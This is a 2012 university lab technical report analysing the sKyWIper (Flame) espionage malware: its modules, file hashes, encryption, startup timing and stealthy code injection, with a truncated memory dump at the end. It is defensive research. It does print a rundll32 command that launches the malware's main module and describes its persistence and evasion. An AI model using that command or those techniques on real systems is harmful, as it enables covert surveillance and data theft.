sKyWIper: A complex malware for targeted attacks

v1.0 (May 28, 2012)

Technical Report

by

Laboratory of Cryptography and System Security (CrySyS Lab)

http://www.crysys.hu/

Budapest University of Technology and Economics

Department of Telecommunications

http://www.bme.hu/

This report contains information provided by anonymous parties and hence references were edited to preserve their anonymity

Authors:

sKyWIper Analysis Team

Findings in brief

In May 2012, our team participated in the analysis of an as yet unknown malware, which we internally call sKyWIper. Based on the information initially received, we understood that the malware is an important piece of a targeted attack. When we started the analysis, we did not know how many countries were affected, but we suspected that it was not limited to a single country. Our suspicion was based on indications that pieces of the malware was probably identified and uploaded from European parties onto binary analysis sites in the past. During the investigation, we received information about systems infected by sKyWIper in other countries, including Hungary, our home country. Hence, the suspicion became evidence, and this made it clear for us that our findings must be disclosed by publishing this report.

It is obvious from the list of its files that sKyWIper must be identical to the malware described in the post http://www.certcc.ir/index.php?name=news&file=article&sid=1894 (from IrCERT MAHER Center) where it is called *Flamer.* For convenience, we keep our naming of the malware and call it sKyWIper based on one of the filenames (~KWI) it uses for temporary files.

sKyWIper's constitution is quite complex with a large number of components and the substantial size of some of its files. Therefore, providing its full analysis in a limited amount of time was infeasible with our current resources. Our goal was to get a quick understanding of the malware's purpose, and to identify its main modules, storage formats, encryption algorithms, injection mechanisms and activity in general. This report contains the results of our analysis, which should help other researchers with more resources to get started and continue the analysis producing more detailed results.

Our first insight suggests that sKyWIper is another info-stealer malware with a modular structure incorporating multiple propagation and attack techniques, but further analysis may discover components with other functionalities. In addition, **sKyWIper may have been active for as long as five to eight years**, or even more. sKyWIper uses compression and encryption techniques to encode its files. More specifically, it uses 5 different encryption methods (and some variants), 3 different compression techniques, and at least 5 different file formats (and some proprietary formats too). It also uses special code injection techniques. Quite interestingly, sKyWIper stores information that it gathers on infected systems in a highly

structured format in SQLite databases. Another uncommon feature of sKyWIper is the usage of the Lua scripting language.

sKyWIper has very advanced functionality to steal information and to propagate. Multiple exploits and propagation methods can be freely configured by the attackers. Information gathering from a large network of infected computers was never crafted as carefully as in sKyWIper. The malware is most likely capable to use all of the computers' functionalities for its goals. It covers all major possibilities to gather intelligence, including keyboard, screen, microphone, storage devices, network, wifi, Bluetooth, USB and system processes.

The results of our technical analysis support the hypotheses that sKyWIper was developed by a government agency of a nation state with significant budget and effort, and it may be related to cyber warfare activities.

sKyWIper is certainly the most sophisticated malware we encountered during our practice; arguably, it is the most complex malware ever found.

Table of contents

1. Introduction

Our team at CrySyS Lab, Budapest was alerted in May 2012 of a targeted attack found in the wild. Below we summarize the investigation history and the current status of the forensic analysis.

1.1. Investigation

We have carried out an investigation in collaboration with several parties involved in incident response since we were alerted of the malware sKyWIper. Some of these parties involved may want to remain anonymous; therefore, references in the document are deliberately incorrect to avoid identification of the source of some information, data, sample, code, prototype, etc.

sKyWIper is too complex to be fully analyzed with our limited resources and time. Therefore, our investigations focused on the "big picture", trying to get a first insight into the capabilities, behavior, encryption, data storage, propagation and communications of the malware. Much more work is needed to fully understand the details of the operation of the malware; however, as much debug/symbol information remains in the code, a detailed analysis seems to be feasible with additional resources and time.

1.2. History and build dates

sKyWIper has most probably been operated undetected for years. It has been potentially operational for 5 years or more according to malware intelligence reports. The main component, msgsecmgr.ocx a.k.a. **wavesup3.drv** refers to many versions of a dynamic link library. This component has been previously observed (without raising an alarm) as follows:

Country of origin

The filename WAVESUP3.DRV was first seen on Dec 5 2007 in Europe by the Webroot community. Since, it has been observed in the following geographical regions:

- Europe on Dec 5 2007

- The United Arab Emirates on Apr 28 2008
- Islamic Republic of Iran on Mar 1 2010

File sizes

The following file sizes have been seen:

- 1,153,536 bytes
- 991,232 bytes
- 975,872 bytes

1.3. Build dates

The build date PE header information of the malware uses fake date information for its files; hence we cannot precisely identify the target system's infection time. Nonetheless, the SQLite related part of mssecmgr.ocx contains some build time info (more about the components later):

```
"Unidentified build, Aug 31 2011 23:15:32    31..........Aug 31 2011
23:15:32"
```

The following string shows SQLite version information, found in the memory dumps:

```
2010-01-05 15:30:36 28d0d7710761114a44a1a3a425a6883c661f06e7    NULL
```

It relates to SQLITE_VERSION "3.6.22" (part of the source code)

Also, there is a reference "1.2.3", and we think that this refers to zlib version number possibly used in SQLite tables.

Some tables of the malware contain timestamps, possibly some of these do not relate to actual running times, but instead some dates when the attackers developed or constructed attack flows. An example is audcache.dat that contains timestamps like the ones below. We are not sure about the timestamps' function and about the table structure. There are other binary strings that might be timestamps, but their values vary too much to be accurate.

```
5409  Tue Oct 11 23:35:34 2011
5409  Tue Oct 11 23:35:37 2011
5409  Tue Oct 11 23:35:37 2011
5409  Tue Oct 11 23:35:37 2011
…
ec02  Tue Oct 11 23:59:59 2011
ec02  Tue Oct 11 23:59:59 2011
ec02  Tue Oct 11 23:59:59 2011
ec02  Tue Oct 11 23:59:59 2011
ec02  Wed Oct 12 00:00:03 2011
…
ec02  Wed Oct 12 10:52:33 2011
ec02  Wed Oct 12 10:52:33 2011
ec02  Wed Oct 12 10:53:04 2011
ec02  Wed Oct 12 11:09:32 2011
ec02  Wed Oct 12 11:09:32 2011
ec02  Wed Oct 12 11:21:17 2011
ec02  Wed Oct 12 11:21:17 2011
ec02  Wed Oct 12 11:21:17 2011
ec02  Wed Oct 12 11:21:17 2011
ec02  Wed Oct 12 11:22:04 2011
ec02  Wed Oct 12 11:22:04 2011
```

Figure 1 – Timestamps found in audcache.dat

1.4. Comparison to Duqu (Stuxnet) at a glance

As our team played a significant role in the discovery and analysis of Duqu, another recently discovered info-stealer malware used in targeted attacks, we briefly compare sKyWIper to Duqu (and Stuxnet) in Table 1. Note that this is a high-level, simplified comparison.

As it can be seen from the comparison, sKyWIper and Duqu (Stuxnet) have many differences, and it seems plausible that sKyWIper was **not** made by the same developer team as that of Duqu/Stuxnet/~D. However, we cannot exclude the possibility that the attackers hired multiple independent development teams for the same purpose, and sKyWIper and Duqu are two independent implementations developed for the same requirement specifications. This may be an approach to increase the robustness of an operation, which can persist even if one of the two (or more?) implementations is uncovered.

Feature	Duqu, Stuxnet, ~D	sKyWIper
Modular malware	✓	✓
Kernel driver based rootkit	✓	fltmgr usage
Valid digital signature on driver	Realtek, JMicron, C-media	Not found
Injection based on A/V list	✓	Different
Imports based on checksum	✓	Not seen
3 Config files, all encrypted, etc.	✓	Totally diferrent
Keylogger module	✓ (Duqu)	✓
PLC functionality	✓ (Stuxnet)	Not found (yet)
Infection through local shares	✓ (Stuxnet)	✓ Very likely
Exploits	✓	✓ Some from Stuxnet!
0-day exploits	✓	Not yet found
DLL injection to system processes	✓	✓ (but different)
DLL with modules as resources	✓	✓
RPC communication	✓	?
RPC control in LAN	✓	?
RPC Based C&C	✓	?
Port 80/443, TLS based C&C	✓	SSL+SSH found
Special “magic” keys, e.g. 790522, AE	✓	Only 0xAE is similar
Virtual file based access to modules	✓	Not seen
Usage of LZO lib	Mod. LZO	No LZO: Zlib, PPMd, bzip2
Visual C++ payload	✓	✓
UPX compressed payload,	✓	some
Careful error handling	✓	?
Deactivation timer	✓	Self-kill logic inside
Initial Delay	? Some	Different from Duqu
Configurable starting in safe mode/dbg	✓	Not like Stuxnet

Table 1 – Comparing sKyWIper to Duqu and Stuxnet at a first glance

2. Main components

2.1. Modules

We present an overview of the modules encountered during the analysis of sKyWIper. Figure 2 shows some files related to the malware, grouped by type, with some labels indicating our current knowledge about how some of these files are created and encoded (encrypted or compressed).




Figure 2 – Files related to the malware

The malware contains the following modules:

Related OCX files:

mssecmgr.ocx (6 M)	**Main module**
-- resource 146 (2.5 M)	Compressed file with some zlib-like compression
advnetcfg.ocx (0.6 M)	Injected part, possibly info stealer (screen shots and alike)
msglu32.ocx (1.6 M)	Created by main module
nteps32.ocx (0.8 M)	Created by main module
soapr32.ocx (0.2 M)	Can be found in resource 146, possibly network based propagation module

The main module of the malware is mssegmgr.ocx, which is 6 MByte long. It is loaded at startup, and later copied to wavesup3.drv. The main module also creates other OCX modules as shown in the above list.

Related files in the Windows/Temp folder:

To691.tmp (1.5 M)	Initial settings data file

Related files in the Windows/System32 folder:

ccalc32.sys	Configuration settings table, fully encrypted. It is generated by the malware installer process, and stored in uncompressed Resource 146 of mssecmgr.sys at position 0x00001E7118. It is encrypted by RC4 (128).
boot32drv.sys (~1 K)	Desktop window related data, encrypted by XOR with 0xFF

Temporary files created by the malware:

~DEB93D.tmp	Encrypted file containing SQLite database of nmb lookups. Written by services.exe.
~HLV084.tmp	Compressed parts contain info on running processes. Written by winlogon.exe.
~HLV294.tmp	Purpose unknown. This and 4-5 similar files often appear on infected systems.
~KWI<>	Compressed parts contain info on running processes. Written by winlogon.exe.

~rf<number>.tmp	Contains full file listing of the infected computer in SQLite 3 database format. Encrypted with algorithm E1 (see encryption algorithms later).

Related DAT files:

dstrlog.dat	CLAN DB for storing attack and propagation methods.
lmcache.dat	Information on target computer.
mscrypt.dat	Code, data, and configuration on attacks, e.g. JIMMY, MUNCH.
ntcache.dat	Information on target computer.
rccache.dat	
ssitable	

DAT files created from dllrun32 startup (with file size and time of creation):

audcache	Possibly pre-created attack database (1572896 May XX 10:32)
audfilter.dat	(0 May XX 10:32)
dstrlog.dat	CLAN DB of attacks (86016 May XX 10:32)
lmcache.dat	Information on target computer (SFS) (460800 May XX 10:32)
ntcache.dat	Information on target computer (SFS) (4454400 May XX 10:32)
wpgfilter.dat	(6163261 May XX 10:32)

2.2. File listing and hashes

Here, we provide the hashes for the main components of sKyWIper. Later in Section 7.3, we provide a full list of suspected filenames used by the malware (whitelisted).

```
bb5441af1e1741fca600e9c433cb1550 *advnetcfg.ocx
d53b39fb50841ff163f6e9cfd8b52c2e *msglu32.ocx
bdc9e04388bda8527b398a8c34667e18 *mssecmgr.ocx
c9e00c9d94d1a790d5923b050b0bd741 *nteps32.ocx
296e04abb00ea5f18ba021c34e486746 *soapr32.ocx
5ad73d2e4e33bb84155ee4b35fbefc2b *ccalc32.sys
dcf8dab7e0fc7a3eaf6368e05b3505c5 *mscrypt.dat
06a84ad28bbc9365eb9e08c697555154 *00004069.ex_
ec992e35e794947a17804451f2a8857e *00004784.dl_
296e04abb00ea5f18ba021c34e486746 *00005729.dl_
b604c68cd46f8839979da49bb2818c36 *00006411.dl_
```

```
c81d037b723adc43e3ee17b1eee9d6cc *boot32drv.sys (not constant but possible match)
```

Figure 3 – MD5 hashes of the malware's components

```
60d5dbddae21ecb4cfb601a2586dae776ca973ef *advnetcfg.ocx
3a9ac7cd49e10a922abce365f88a6f894f7f1e9e *msglu32.ocx
a592d49ff32fe130591ecfde006ffa4fb34140d5 *mssecmgr.ocx
7105b17d07fd5b30d5386862a3b9cc1ff53a2398 *nteps32.ocx
5fdd7f613db43a5b0dbec8583d30ea7064983106 *soapr32.ocx
faaef4933e5f738e2abaff3089d36801dd871e89 *ccalc32.sys
8b591dd7cd44d8abae7024ca2cc26034457dd50e *mscrypt.dat
25fc20eedd7bfca26cf5fad1fade13b05c9a2d20 *00004069.ex_
e608a6d9f0ab379e62119656e30eef12542f2263 *00004784.dl_
5fdd7f613db43a5b0dbec8583d30ea7064983106 *00005729.dl_
7a1351c084a556bdceaf221a43cb69579ca7b9bb *00006411.dl_
d4b21620d68fdc44caa20362a417b251ff833761 *boot32drv.sys
```

Figure 4 – SHA-1 hashes of the malware's components

3. Activation and propagation

3.1. Startup sequence

The malware can be started using two different methods:

1. Set msgsecmgr.ocx in the registry (see below at registry parts)
2. Run the malware from rundll32 using the command as follows:

```
start /wait rundll32.exe c:\windows\system32\mssecmgr.ocx,DDEnumCallback
```

At startup, mssecmgr.ocx is loaded as LSA Authentication Package. About 2 minutes later advnetcfg.ocx is loaded by services.exe. It is repeated every 2 to 3 minutes 3 times in total. About 2 minutes later services.exe loads nteps32.ocx from mssecmgr.ocx, and then winlogon.exe also loads nteps32.ocx. This file is loaded several times. In the meantime, explorer.exe starts 5 iexplore processes that subsequently create wpgfilter.dat. Again 2 minutes later ccalc32.sys is written by services.exe, and in 1 minute winlogon.exe loads it. Next, mssecmgr.ocx is copied to wavsup3.drv. Then, boot32drv.sys is loaded by services.exe. This sequence of events is illustrated in Figure 5 below, while Figure 6 shows another representation with exact timestamps.




Figure 5 – Startup sequence




Figure 6 – Startup procedure with timestamps

3.2. Bootup experiments to gather timing information

We performed some experiment to determine the order of module loadings and activities.

Trial 1

ccalc32.sys has a last change and last access time at the first start - difference ~50 seconds. In normal LSA startup without mscrypt installed, ccalc was not created (no real CC traffic either).

Question: Is ccalc32 created by mssecmgr+advnet+?? during startup if ran from rundll?

Trial 2

Nteps, soapr, to691 are removed to test if these files are needed for the malware to start. Windows update traffic starts after 1:40 min of starting rundll for startup. At iexplore exit ccalc32.sys immediately appeared. ~HLV files appear about 1:20 min after the appearance of ccalc32.sys. The exact timestamp was 23:45:00 (local time), the sharp seconds value (:00) seems suspicious.

Results: nteps, soapr, to691 are not needed for startup

Trial 4

Starting with Rundll32 at 23:49:20
23:51:06 windowsupdate traffic begins
23:52:48 iexplore quits, about 3 seconds later ccalc appears
23:54:25 ~HVL files found in windows/temp
msglu32.ocx exists, creation time is 2004, change time is current local time

Trial 5

Removing nteps, soapr, to691, msglu to be sure that msglu is indeed created during startup. Results: Malware is still running, msglu32 is created just at the same time as ~HLV files begin to be created. Order of events:

1. iexplore + windowsupdate traffic
2. traffic stops, ccalc32 created, some 1:20 min delay
3. ~HLV files begin to appear and msglu is deployed

3.3. Injections

There are multiple injections of code during startup. Only advnetcfg32 is probably injected 3 times. We have no detailed information why code is injected into multiple processes (including winlogon.exe, services.exe, explorer.exe).

```
0       fltmgr.sys      fltmgr.sys + 0x1888      0xf83f0888      C:\WINDOWS\System32\Drivers\fltmgr.sys
1       fltmgr.sys      fltmgr.sys + 0x31a7      0xf83f21a7      C:\WINDOWS\System32\Drivers\fltmgr.sys
2       fltmgr.sys      fltmgr.sys + 0xfc7a      0xf83fec7a      C:\WINDOWS\System32\Drivers\fltmgr.sys
3       ntkrnlpa.exe    ntkrnlpa.exe + 0xac124   0x80583124      C:\WINDOWS\system32\ntkrnlpa.exe
4       ntkrnlpa.exe    ntkrnlpa.exe + 0xe8488   0x805bf488      C:\WINDOWS\system32\ntkrnlpa.exe
5       ntkrnlpa.exe    ntkrnlpa.exe + 0xe4a14   0x805bba14      C:\WINDOWS\system32\ntkrnlpa.exe
6       ntkrnlpa.exe    ntkrnlpa.exe + 0x9ffeb   0x80576feb      C:\WINDOWS\system32\ntkrnlpa.exe
7       ntkrnlpa.exe    ntkrnlpa.exe + 0x6a67c   0x8054167c      C:\WINDOWS\system32\ntkrnlpa.exe
8       <unknown>       0x1f2a333        0x1f2a333
9       <unknown>       0x1f1ed9c        0x1f1ed9c
10      <unknown>       0x1f1128b        0x1f1128b
11      <unknown>       0x1f1c900        0x1f1c900
```

Figure 7 – Winlogon.exe with injected code working with ccalc32.sys – procmon

In case of Duqu, the authors used ZwCreateSection() and ZwMapViewOfSection() to copy code into running processes, while other methods use LoadLibrary() and LoadLibraryEx() to load a library into a code. These techniques can easily be detected as the inserted DLLs appear in the PEB's InLoadOrderModuleList. In case of sKyWIper, the code injection mechanism is stealthier such that the presence of the code injection cannot be determined by conventional methods such as listing the modules of the corresponding system processes (winlogon, services, explorer). The only trace we found at the first sight is that certain memory regions are mapped with the suspicious READ, WRITE and EXECUTE protection flags, and they can only be grasped via the Virtual Address Descriptor (VAD) kernel data structure. As these regions must have been allocated dynamically by means of VirtualAllocEx() or WriteProcessMemory(), they have the type of Vad Short. Thus, the combination of RWE flags and type VadS for a given memory region in a system process allowed us to identify the code injection. Figure 8 shows the malicious code injections we found with Volatility.

```
Process: winlogon.exe Pid: 676 Address: 0xab0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00ab0000  10 00 00 00 4a 89 6f d1 aa 04 9b 3c c8 51 72 bc   ....J.o....<.Qr.
0x00ab0000  1f c4 f1 56 00 00 00 00 00 00 00 00 00 00 00 00   ...V............
0x00ab0000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x00ab0000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

```
Process: winlogon.exe Pid: 676 Address: 0xac0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00ac0000  10 00 00 00 4a 89 6f d1 aa 04 9b 3c c8 51 72 bc   ....J.o....<.Qr.
0x00ac0000  1f c4 f1 56 00 00 00 00 00 00 00 00 00 00 00 00   ...V............
0x00ac0000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x00ac0000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................


Process: winlogon.exe Pid: 676 Address: 0xb10000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00b10000  10 00 00 00 4a 89 6f d1 aa 04 9b 3c c8 51 72 bc   ....J.o....<.Qr.
0x00b10000  1f c4 f1 56 00 00 00 00 00 00 00 00 00 00 00 00   ...V............
0x00b10000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x00b10000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................


Process: winlogon.exe Pid: 676 Address: 0xb20000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00b20000  10 00 00 00 4a 89 6f d1 aa 04 9b 3c c8 51 72 bc   ....J.o....<.Qr.
0x00b20000  1f c4 f1 56 00 00 00 00 00 00 00 00 00 00 00 00   ...V............
0x00b20000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x00b20000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................


Process: winlogon.exe Pid: 676 Address: 0x10f0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x010f0000  10 00 00 00 4a 89 6f d1 aa 04 9b 3c c8 51 72 bc   ....J.o....<.Qr.
0x010f0000  1f c4 f1 56 00 00 00 00 00 00 00 00 00 00 00 00   ...V............
0x010f0000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x010f0000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................


Process: winlogon.exe Pid: 676 Address: 0x1220000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x01220000  10 00 00 00 4a 89 6f d1 aa 04 9b 3c c8 51 72 bc   ....J.o....<.Qr.
0x01220000  1f c4 f1 56 00 00 00 00 00 00 00 00 00 00 00 00   ...V............
0x01220000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x01220000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................


Process: winlogon.exe Pid: 676 Address: 0x1490000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x01490000  ba ba 0d f0 00 00 48 01 30 25 80 7c b7 24 80 7c   ......H.0%.|.$.|
0x01490000  b3 1d 90 7c 55 8b ec 51 53 56 57 33 ff 89 7d fc   ...|U..QSVW3..}.
0x01490000  e8 00 00 00 00 58 89 45 fc 8b 45 fc 6a 64 59 48   .....X.E..E.jdYH
